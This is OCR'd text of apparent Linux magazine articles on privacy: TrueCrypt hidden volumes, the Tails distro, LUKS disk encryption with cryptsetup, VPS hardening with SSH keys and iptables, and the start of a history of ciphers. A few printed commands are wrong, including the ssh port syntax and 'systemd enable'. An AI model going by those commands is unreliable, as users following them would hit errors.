For a truly portable encrypted solution, you can create an encrypted virtual disk inside removable drives and also pack in the *TrueCrypt* Linux shell script as well as the Windows executable along with it. This allows you to decrypt the *TrueCrypt* volumes wherever you are. One major disadvantage of encrypted filesystems is that they don't hide the fact that you are hiding something. A determined intruder can coerce you to hand over the encryption keys or you could be legally obligated to. *TrueCrypt* has a way around this: using the Hidden Volumes features you can create an encrypted volume inside another. You interact with the outer volume like a standard *TrueCrypt* volume. However, the inner volume is hidden and the space it occupies is shown as free disk space.

Both volumes have different passwords, so even if you are forced to reveal the password for the outer container, the contents within the inner container remain encrypted. And since no one knows about the existence of the inner container it offers to scope to lie.


Switch distro

If you're concerned about your privacy, you should ditch your regular distro and use one of the specialised ones designed to protect your privacy. Not only do they lack features that tread on your privacy (such as Ubuntu's Amazon lens) they also include several of the tools covered here.

The Debian-based Tails (The Amnesic Incognito Live) distro runs from RAM and makes sure it doesn't use the swap partition even if there's one available. When Tails is shutdown, it'll also securely wipes the RAM to remove all traces of ever being used. Tails features the Gnome 2 desktop, but also offers an option to camouflage the desktop to resemble that of Windows XP. The distro includes the *Tor Browser Bundle* and its *Iceweasel*-based *Tor Browser* includes privacy-enhancing plugins such as *Https Everywhere*, *NoScript*, *Cookie Monster*, *Adblock Plus* and others.

You'll also find the *KeePassX* password manager, the *Pidgin IM* client with the OTR plugin as well as the *Claws* email ready to send GPG encrypted messages. The distro uses Gnome's *Disk Utility* to create encrypted volumes.

Tails also includes a virtual keyboard to protect you from key-loggers. The *Nautilus* file manager is equipped with an extension to securely zap files and also make sure no one can recover deleted files from the available disk space. As we've pointed out earlier, it's rather difficult to be totally anonymous especially while you're online. But using the tools covered here, individually or, better still, together, you can go a long way in concealing your identity and shield yourself from data mining silos run by clandestine government agencies or profit-making corporations. ■



› No, we haven't used a Windows XP screenshot by mistake. This is Tails in disguise, so you can use it in a cyber-cafe without raising curiosity.

Future

techradar pro

IT INSIGHTS FOR BUSINESS



THE ULTIMATE DESTINATION FOR BUSINESS TECHNOLOGY ADVICE

- Up-to-the-minute tech business news
- In-depth hardware and software reviews
- Analysis of the key issues affecting your business

www.techradarpro.com

twitter.com/techradarpro facebook.com/techradar

Encrypt your hard drive

Do you want to keep your data safe from pilferers? We show you how to fortify your hard drive using disk encryption.

There's been a lot of talk in the past year or so about the security of your internet data, first with the Edward Snowden revelations and later with the Heartbleed bug in OpenSSL and Shellshock, the Bash vulnerability. There was also a lower-profile bug in GnuTLS discovered shortly before Heartbleed. As a result of all this, we're paying more attention to the security of our data in transmission – but what about when we store it? We've previously mentioned *TrueCrypt*, which is great for encrypting removable storage (as long as you use the right version, *see p51 for details*), especially because it's available for Windows and Mac too, but if you're really concerned you may want to encrypt your entire home directory, or even the whole hard drive. This is not just about protection from black hat hackers: what if you have personal, business or otherwise confidential information stored on your laptop and it's lost on the train or taxi or simply stolen?

There are two popular types of encryption that are supported by the Linux kernel: *dm-crypt* and ecryptfs. The latter is an encrypted filesystem that sits on top of a standard filesystem. If you mount the 'lower' filesystem, you'll see all the files but their contents, and usually their names, are encrypted. It works at the directory level, and other directories on the same filesystem can be left unencrypted or encrypted separately. This is the method used by Ubuntu, among others, to encrypt users' home directories.

```
File  Edit  View  Bookmarks  Settings  Help
        luksKillSlot <device> <key slot> - wipes key with number <key slot> from LUKS devi
        luksUUID <device> - print UUID of LUKS device
        isLuks <device> - tests <device> for LUKS partition header
        luksDump <device> - dump LUKS partition information
        tcryptDump <device> - dump TCRYPT device information
        luksSuspend <device> - Suspend LUKS device and wipe key (all IOs are frozen).
        luksResume <device> - Resume suspended LUKS device.
        luksHeaderBackup <device> - Backup LUKS device header and keyslots
        luksHeaderRestore <device> - Restore LUKS device header and keyslots


You can also use old <action> syntax aliases:
        open: create (plainOpen), luksOpen, loopaesOpen, tcryptOpen
        close: remove (plainClose), luksClose, loopaesClose, tcryptClose

<name> is the device to create under /dev/mapper
<device> is the encrypted device
<key slot> is the LUKS key slot number to modify
<key file> optional key file for the new key for luksAddKey action

Default compiled-in key and passphrase parameters:
        Maximum keyfile size: 8192kB, Maximum interactive passphrase length 512 (character
Default PBKDF2 iteration time for LUKS: 1000 (ms)

Default compiled-in device cipher parameters:
        loop-AES: aes, Key 256 bits
        plain: aes-cbc-essiv:sha256, Key: 256 bits, Password hashing: ripemd160
        LUKS1: aes-xts-plain64, Key: 256 bits, LUKS header hashing: sha1, RNG: /dev/random
[nelz@hactar ~ 0]%
Curiosity & Mount Remarkable in Gale Crater   Sol 603   Credit: NASA/JPL-C
```

Running cryptsetup --help not only shows the commands you can use, but also displays a list of the available hashes and ciphers.



The other method, which is the one we'll look at here, is *dm-crypt*, and it works at a lower level, encrypting the block device that the filesystem is created on. A benchmark run by Phoronix showed better performance from a whole disk that was encrypted with *dm-crypt* than with using ecryptfs on home directories.

A stack of blocks

Before we look at the encryption, it's important to understand how block devices work. Block devices are the system's interface to storage hardware, for example **/dev/sda1**. Underneath the block device is the hardware driver, such as a SATA driver, and then the hardware itself. The operating system then works with the block device to create a filesystem on it.

That is the usual view of block devices, but they can be much more. In particular, a block device can be an interface to another set of block devices – they can be stacked. You already do this: you have a filesystem on **/dev/sda1** (a disk partition) that is a block device referencing **/dev/sda** (the whole disk).

Technologies such as RAID and LVM (Logical Volume Management) also stack block devices. You could have LVM on top of a RAID array which itself is stacked on the block

devices of the individual disks or their partitions. Whole device encryption using *dm-crypt* works like this: it creates a block device on top of your storage medium which encrypts data as it is saved and decrypts it as it is read. You then create a standard filesystem on top of the encrypted block device and it functions just the same as if it had been created on a normal disk partition.

Many distros have an option to install to an encrypted disk, but here we'll look at creating and working with *dm-crypt* devices directly to see how they work, as opposed to some black magic that's been set up by the installer. *Dm-crypt* uses the kernel's device mapper subsystem (hence the name) to manage its block devices and the kernel's cryptographic routines to deal with the encryption. This is all handled by the kernel, but we need userspace software to create and manage dm-crypt devices, with the standard tool being *cryptsetup*. It's probably already installed on your distro – if not, it will definitely be in its main package repositories.

Encrypting something

Cryptsetup can create two types of encrypted devices: plain *dm-crypt* and LUKS. If you know you need to use plain *dm-crypt*, you already know far more about disk encryption than we'll cover here, so we'll only look at LUKS, which is the best choice for most uses. Experimenting with filesystems, encrypted or otherwise, risks the data on the disk while you're learning. All examples here use **/dev/sdb**, which we take to be an external or otherwise spare device – do not try things out on your system disk until you're comfortable doing so. All these commands need to be run as root, so log into a terminal as root with *su*, or prefix each command with *sudo*.

Let's start by creating an encrypted device:

```
cryptsetup luksFormat /dev/sdb1
```

This sets up an encrypted partition on **/dev/sdb1** after prompting you for a passphrase. You can open the encrypted device with:

```
cryptsetup luksOpen /dev/sdb1 name
```

This will ask for the passphrase and then create the device in **/dev/mapper**, using the name given on the command line. You can then use **/dev/mapper/name** as you would any disk block device:

```
mkfs.ext4 /dev/mapper/name
mount /dev/mapper/name/ /mnt/encrypted
```

The usual rules about passphrases apply: keep them long and varied, hard to guess but easy to remember. If you lose the passphrase, you lose the contents of the device.


Keeping the keys safe

A LUKS encrypted device contains eight key slots. Keys are another term for passphrases, so you can assign multiple passphrases to a device, which is useful if you maintain multiple systems and want to have a master passphrase that only you know. When you use *LuksFormat*, the passphrase you give is stored in slot 0. You can then add another with:

```
cryptsetup luksAddKey /dev/sdb1
```

You'll be asked for an existing passphrase and then prompted for the new one. A key can also be the contents of a file instead of a passphrase; the file can contain anything but it's usual to use random data:

```
dd if=/dev/urandom of=/path/to/keyfile bs=1k count=4
chmod 0400 /path/to/keyfile
cryptsetup luksAddKey /dev/sdb1 /path/to/keyfile
cryptsetup luksOpen --key-file /path/to/keyfile /dev/sdb1
name
```



Use cryptsetup luksDump to find out about a LUKS encrypted partition. There are also backup and restore commands to keep a copy of the LUKS information.

It goes without saying that keyfiles should be stored securely, readable only by root and not stored on the encrypted device. Personally, even if a volume is always unlocked by key file, I prefer to also set a very strong passphrase, recorded in a secure place, to guard against the key file ever becoming corrupted or otherwise inaccessible. Keys can also be changed or removed with the *luksChangeKey* and *luksRemoveKey* commands.

More options

So far, we've stuck with the default encryption choices, but *cryptsetup* accepts **--hash** and **--cipher** options. The former sets how the passphrases should be hashed, while the latter selects the encryption method. The defaults are usually more than sufficient but you can see the available options by using:

```
cryptsetup --help
```

These options are needed only with *LuksFormat*. Once the encrypted device has been created, *cryptsetup* will automatically use the correct settings when opening it. It's wise to stick with popular ciphers and hashes unless you have a very good reason for using something different. A less frequently used method is more likely to harbour unknown deficiencies due to the fewer number of people using it, as happened recently with the Whirlpool hash implementation in the *libcgrypt* library used by *cryptsetup*. Fixing the implementation caused problems for those with systems that were already using the broken hashes.

Another reason for sticking to commonplace methods is portability. This doesn't matter for an internal disk, but if you want to use an encrypted disk on another system, that must have the used hashes and ciphers installed too. ■

LUKS

Linux Unified Key Setup was created to provide a standard, platform-independent (despite the name) format for storing encryption data on disks. It doesn't specify the encryption methods used, but how information about those methods is stored. It also provides a more robust way of storing keys or passphrases, because the plain *dm-crypt* method can be susceptible to corruption. The cross-platform nature of LUKS means that it's now possible to access information stored on LUKS encrypted devices from Windows, using *FreeOTFE* (**http://sourceforge.net/projects/freeotfe.mirror**).

Set up a secure VPS



Stay thy LAMP stack-installing hand a moment while we give you a primer on virtual private server security.

Virtual servers are cheap. In fact, with a few usage provisos, you can get one from Amazon for free and having your own virtual server is a great way to learn about all the responsibilities, pitfalls and street credits associated with remotely administering your own internet-facing box, without having to worry about failing hardware and hefty server bills.

Except for Amazon's free usage tier, the cheapest virtual machines (VMs) out there run on what's known as operating system-level virtualisation technology. The most abundant example is *OpenVZ* (*Open Virtuozzo*), which runs a modified Linux kernel that's shared among all the guest OSes (*OpenVZ* only supports Linux guests, but why would you want anything else?).

> **"Hypervisor relates to the fact that operating systems were once referred to as supervisors."**

OpenVZ is close to being an example of a hosted (Type 2) hypervisor, since it runs inside a conventional OS. However, purists would argue that it doesn't really do true virtualisation, but rather containerisation – being more akin to supervising a bunch of chroot environments rather than actual OSes. Incidentally, the etymology behind the word hypervisor relates to the fact that operating systems were once referred to as 'supervisors'. Hence, a hypervisor is a supervisor of supervisors.

If you require a greater level of guest isolation, then you should direct your attention towards a bare metal (or Type 1) hypervisor, such as *VMWare* or *Xen*. This model enables your guest OSes to run their own kernels, so you can run whatever you like. The hypervisor itself is fairly minimal and handles all the low-level hardware shenanigans. In order to be of any use to guest OSes, a control domain (dom0) needs to be running on top of the hypervisor. This is a privileged VM running a *Xen*-enabled kernel which manages all the lesser guests (unprivileged domains) and provides an interface for them to interact with hardware. The Linux kernel supports *Xen*, but one can also use NetBSD or OpenSolaris as the control stack. We should also mention *KVM* here, which does an excellent job of obscuring the boundary between Type 1 and Type 2. Once the *KVM* module is loaded, the host OS becomes a hypervisor; a virtualiser, such as *Qemu* can then utilise it to run any OS compatible with the host's CPU architecture. In fact, *Qemu* can virtualise x86, PowerPC and S/390 guests, but there's a performance cost when emulating foreign architectures. Guests fall into two camps:

» **Paravirtualisation (PV)** This requires a PV-aware kernel, so the guest knows that it's running on imaginary hardware.

» **Hardware-assisted Virtualisation (HVM)** Paravirtualisation's counterpart, HVM – or full virtualisation – requires a CPU with virtualisation extensions which mitigates the performance penalty associated with tricking the Guest OS by emulating BIOS and other hardware. To further complicate matters, fully virtualised guests can be partially paravirtualised through so-called 'PV-on-HVM' drivers, so that I/O can be accelerated and grey areas introduced.

Whatever path you go down, after a quick and easy credit card payment you will be provided with a hostname/IP address and password. You will then be able to **ssh** into your new appliance with full root access:

```
$ ssh root@host
```


There are a few initial things you should take care of, just as when you install a new OS on an actual machine. Some of these might be already done for you – it depends on the amount of effort put into whatever image you're using. So you should check **/etc/hostname**, **/etc/locale.gen**, **/etc/hosts** (etc) and set up your timezone. It's sometimes best to set this to UTC as it befits the virtual nature of the whole affair:

```
$ ln -sf /usr/share/zoneinfo/UTC /etc/localtime
```

Now you should set up a normal user, as being root all the time is not a particularly good idea:

```
$ useradd -m -G wheel user
```

Replace **user** with your preferred handle. Here we have added ourselves to the wheel group, which lets us use **su** to become root. If you would rather use **sudo**, then the **-G wheel** part is not necessary – instead you will need to use **visudo**.



Elliptic Curve Crypto is so advanced that you can get away with much shorter key lengths (256, 384 and 521 bits versus 1,024, 2,048, 3,072 or 4,096 for RSA).

> **"Qemu can virtualise x86, PowerPC and S/390, but there's a performance cost."**

Securing Secure Shell

Although you might have a good memory and a secure password, it's preferable to go one step further and create a keypair to authenticate with *ssh* and disable password logins altogether. The public key is stored on the server and you should keep your private key somewhere safe and ideally not make any copies of it. If you do lose it, most VPSes will allow you to log in through a serial console and fix things. You can generate the keypair on your local machine by running:

```
$ ssh-keygen
```

You will be prompted for a filename for the private key, and then again for a passphrase. If you envisage having lots of different keys for many different servers, then it's a good idea to change the default filename to include the relevant hostname. Otherwise, the default **~/.ssh/id_rsa** is probably fine. The public key will be generated in the same place with a .pub suffix. Note the pretty random art image associated with the key: these can be useful if you find yourself comparing keys at any point. By default, *ssh-keygen* produces a 2,048-bit RSA keypair which should be fine for all but the most paranoid. There are plenty of options though, so you could also make a 521-bit Elliptic Curve pair with:

```
$ ssh-keygen -t ecdsa -b 521
```

You then copy the key to your server with:

```
$ ssh-copy-id user@host
```

»


Disclaimer

Cheap VPS servers are definitely not a good idea for conducting any mission-critical operations or storing any data that is remotely sensitive. In this guide we do some rudimentary hardening, but this won't make you bulletproof. Sound advice is to not run services you don't need/understand and update everything regularly. Almost by design, there will always be some room for mischief. There are attack vectors outside of the VM itself: a kernel-level exploit on an *OpenVZ* setup could compromise any virtual machine running there, or there may be a vulnerability inside your hosting provider's control panel – or any of their infrastructure for that matter.

Be aware, also, that there are many fly-by-night types operating in this budget sector, often overselling appliances through many levels of resellers. Some of them have fancy websites, but do not be deceived. Find some reviews and remember the old adage: if something sounds too good to be true, then it probably is.

And don't expect much help either. You have to do reinstalls and reboots yourself through *cPanel* or (for the more impecunious) *SolusVM*. Although most providers have a ticket system for technical support, this is usually only for help at the hardware and OS image levels. Don't expect them to tell you why your PHP script is running slowly or how to set up *Apache*.

Privacy hacks



Such AWStats. Much graph. Very comprehensive. Wow.

Replace user and host with the user you set up before and the address of your VPS. This will append your public key to the file **~/.ssh/authorized_keys** on the remote host. If you do have to copy your private key, make sure that its permissions (600) are preserved, otherwise you will found yourself castigated for insecure practices.

Now test your freshly baked key. If you kept the default filename then you don't need any special syntax, otherwise you'll have to use the **-i** (identity file) option:

```
$ ssh -i ~/.ssh/private_key user@host
```

If all has gone according to plan, you should be prompted for the passphrase for your private key and allowed to log in. With that done, we can change the following lines in **sshd_config** on our server to disable password authentication, the legacy v1 protocol and login by anyone other than user, and optionally change the port from the default 22:

```
Port 2022
Protocol 2
PasswordAuthentication no
AllowUsers user
```

Now we restart the SSH server. If you are using the trusty Sysvinit scripts, this is simply just a matter of becoming root and running the command

```
$ /etc/init.d/sshd
 restart
```

or for Systemd:

```
$ systemctl restart sshd
```

Now the only people that can log in are those in possession of our key file. The server is now also running on a different port, which may deter some script kiddies, but also means you have to point your SSH client appropriately:

```
$ ssh user@host:2022
```

You can use *ssh-agent* to keep this key unlocked for the duration of your local session, which is a handy labour-saving device, although it comes at a small privacy cost. This is achieved with:

```
$ ssh-add ~/.ssh/private_key
```

If you are running some sort of Proper Desktop Environment, or have otherwise figured out how to shoehorn Gnome Keyring or some such onto your system, then you can even automatically unlock and load your key into memory upon login. Again, it's handy but potentially insecure.

It's worth considering tunnelling any services you run explicitly for you or your authorised users over an SSH connection. For example, if you are running a VNC server, then rather than exposing it to the outside world, configure it to listen only on the local loopback address. VNC's default port is 5900, so when we **ssh** from our local machine we forward this port to 5901 like so:

```
$ ssh -L 5901:localhost:5900 user@host:2022
```

> **"Consider tunnelling services you run explicitly for you over SSH."**

The part after the first colon is relative to the remote machine – we are forwarding its port 5900 to our 5901. Providing that the localhost alias is set up correctly in your server's hosts file, you can now tell the VNC client to connect to your local machine on port 5901 (or display :1 in VNC parlance). All going well, you should have a working VNC session and that fuzzy warm feeling that comes when all your clicks and keystrokes are being sent over an encrypted channel.

Playing with fire(walls)

Setting up an iptables-based firewall is our next challenge. The iptables program filters packets based on rules, which exist in a table called filter and are grouped into three chains: INPUT for incoming packets, OUTPUT for outgoing packets and FORWARD for more advanced routing, with which we shall not concern ourselves. Likewise the other tables mangle and nat. Each chain has a default policy, which is usually to accept all packets. Besides accepting them, we also have the target REJECT to vocally dismiss the connection, and DROP to silently ignore the

Full lockdown

Filtering outgoing packets is really only for the paranoid, but if the tinfoil hat demands it here is a quick summary of traffic you will probably want to allow before the big ol' REJECT rule.

Loopback traffic	Similar to incoming rules, use -o lo -j ACCEPT
DNS	TCP and UDP on port 53.
NTP	UDP port 123
HTTP(S)	TCP on ports 80 & 443
FTP	TCP on port 21 (Active FTP will initiate an incoming connection from the server's port 20, but our established/related rule on the INPUT chain should take care of that)
git	TCP 9418
ping	ICMP use --icmp-type 8 (echo) as in incoming rules

If you really want to fulfil the ultimate control freak sysadmin stereotype, then it's possible to log all the packets that iptables rejects, but this can very quickly lead to oversized log files and full disks, which will be much more of a problem for you than someone scanning your box for non-existent SMB shares.

packets. The latter is good for evading detection, but annoying for diagnosing issues. You can examine your current iptables rules by running the following as root:

```
$ iptables -L
```

Let's start with a tabula rasa by purging all currently operational rules (even though there properly aren't any) and any extra chains:

```
$ iptables -F
$ iptables -X
```

While it's tempting to lock down everything here, and indeed an overly permissive firewall is not a good idea, it will be beneficial to concede that connection establishment and packet filtering are more complicated than you might think. It would, after all, be very embarrassing if you locked yourself out of your own machine.


Our first two handy rules deal with traffic on the local interface. A lot of programs talk to each other this way, but we don't allow traffic to access **lo** from the outside world. The third rule conveniently allows all connections that are currently established and any further connections which they engender. That should save you some heartache – you generally want to let in packets from the services to which you connect.

```
$ iptables -A INPUT -i  lo -j ACCEPT
$ iptables -A INPUT ! -i lo -d 127.0.0.0/8 -j REJECT
$ iptables -A INPUT -m state --state ESTABLISHED, RELATED -j ACCEPT
```

Now we ensure incoming SSH connections will not get summarily squashed:

```
$ iptables -A INPUT -p tcp --dport 2022 -j ACCEPT
```

The **-A** option indicates that we are appending this rule to the input chain, so that it is processed after all the other rules. We could also use **-I INPUT 1** to insert this rule at the top of the chain.



With logging turned on we can see all the noisy broadcasts around us that we are ignoring.

It's also nice to enable your server to accept – and subsequently respond to – ping requests:

```
$ iptables -A INPUT -p icmp -m icmp --icmp-type 8 -j ACCEPT
```

And if you run a web server then you will want to allow http and https traffic:

```
$ iptables -A INPUT -p tcp --dport 80 -j ACCEPT
$ iptables -A INPUT -p tcp --dport 443 -j ACCEPT
```

Now it should be safe to reject all other incoming packets:


```
$ iptables -A INPUT -j REJECT
```

The rules for each of the chains are processed sequentially, so that any incoming packet that do not match any of the earlier rules is rejected.

We have to save our iptables rules and ensure they are restored when/if you reboot. Exactly how you do this depends on your distro/init system. For some, the **iptables-save** command outputs the current rules to stdout, and for Systemd **iptables.service** loads the rules from **/etc/iptables/iptables.rules**, so the following will suffice:

```
$ iptables-save > /etc/iptables/iptables.rules
$ systemd enable iptables
```

> **"DROP: Good for evading detection, but annoying for diagnosing issues."**



If you want to stay sane, don't try to understand the pricing structure for EC2 instances.

For Debian, the standard method is to save the rules per the above and then create the file **/etc/network/if-pre-up.d/iptables** with:

```
#! /bin/sh
/sbin/iptables-restore < /etc/iptables/iptables.rules
```

Hopefully, your chances of getting owned have now been diminished. Exactly what you do from now on is up to you – not doing anything is pointless, but your VPS provider would probably approve. Having your Dropbox folder accessible on your server is sometimes handy, for instance, but on the other hand that might result in the proprietary chills, so why not set up an *OwnCloud* server (*See p162*)? Or how about subscribing to *Linux Format* and learn how to set up a simple *Nginx* [*see Linux Format 188*] or *Lighttpd* web server? And then getting it to serve usage stats using the great AWStats? Whatever you do, be mindful of security, but if you do get hacked then starting over is trivial. ■

Cryptography old and new

Join us on a journey of code making and breaking, mystery and intrigue...

For as long as there have been stories there have been secrets – words unspoken for tactical advantage or for fear of reprisal. Secrets often need to be sent afar, and their remaining secret en route is of paramount importance. So it was when Xerxes' attack on Sparta was thwarted by Demaratus (a Greek exile living in Persia, whose warning message was sent to Sparta hidden on an apparently blank wax tablet). And so it is when you send your credit card details across the ether to pay for gadgets, snacks or socks.

Most people will likely be familiar with a substitution cipher, in which one letter is replaced by another. The best-known of these is the Caesar cipher, in which each letter is replaced by one a fixed distance further down the alphabet, wrapping around when one runs out of letters. It is said that Julius Caesar used this method, replacing A with D, B with E, and so on, wrapping around with A replacing X, whereas his nephew Augustus favoured a shift of just one letter, in which A is replaced by B, B by C etc, but with no wraparound, so that Z is replaced by the symbol AA.

The *Kama Sutra* also describes, among other rather more interesting tricks, the art of mlecchita-vikalpa (secret writing). It details a substitution cipher in which letters are paired and interchanged by a fixed random scheme, so that lovers can "conceal the details of their liaisons". An even older substitution system is Atbash, originally found in old (circa 500 BC) Hebrew texts. Here the first letter of the alphabet, aleph, is replaced by the last, tav; the second, beth, by the second to last, shin, and so on, effectively reversing the alphabet. The latinic equivalent is interchanging A and Z, B and Y, and so forth. The ROT13 system (a Caesar cipher with a shift of 13) is still used on some websites and newsgroups to obfuscate plot spoilers, punchlines or naughty words.

These monoalphabetic substitution ciphers (MSCs) are not in any way cryptographically secure by today's standards, but in their time they were likely effective enough – the highway bandits of Caesar's time being likely illiterate, unlike the masterful wordsmiths of the modern internet. These ciphers do contain a germ of the idea of the modern cryptographic key, though. Whether it's the length of the shift in a Caesar cipher, the dimensions of the Scytale, or the pairings used in the *Kama Sutra* (no, not *those* pairings), knowledge of the method of encryption, together with the key, allows one to decipher the message.

> **"The Kama Sutra describes, among other more interesting tricks, the art of secret writing."**

